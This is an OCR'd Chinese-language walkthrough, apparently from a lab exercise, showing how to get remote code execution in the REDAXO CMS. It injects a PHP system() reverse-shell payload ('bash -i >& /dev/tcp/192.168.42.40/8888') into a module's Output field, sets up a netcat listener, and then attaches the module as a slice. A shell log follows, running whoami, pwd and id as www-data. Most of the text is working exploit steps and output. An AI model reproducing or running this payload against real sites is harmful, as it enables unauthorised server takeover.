





登入網站點擊左側紅框內的文字，在點擊”+”號




到 **Output** 打上**<?php system('bash -c "bash -i >& /dev/tcp/192.168.42.40/8888 0>&1"');?>**並點擊下方儲存




此時在本機端監聽輸入　**.\nc.exe -nlvp 8888**




點擊紅框內文字



點擊”Add slice”並選擇剛剛新增惡意程式碼的 test



選好後點擊 Add slice


PS C:\Users\Onward\Desktop\nc.exe>
PS C:\Users\Onward\Desktop\nc.exe> .\nc.exe -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.42.40] from (UNKNOWN) [192.168.42.30] 57062
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@51ea85974901:/var/www/html/redaxo$ whoami
whoami
www-data
www-data@51ea85974901:/var/www/html/redaxo$ pwd
pwd
/var/www/html/redaxo
www-data@51ea85974901:/var/www/html/redaxo$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@51ea85974901:/var/www/html/redaxo$

這時就完成 **RCE!!!**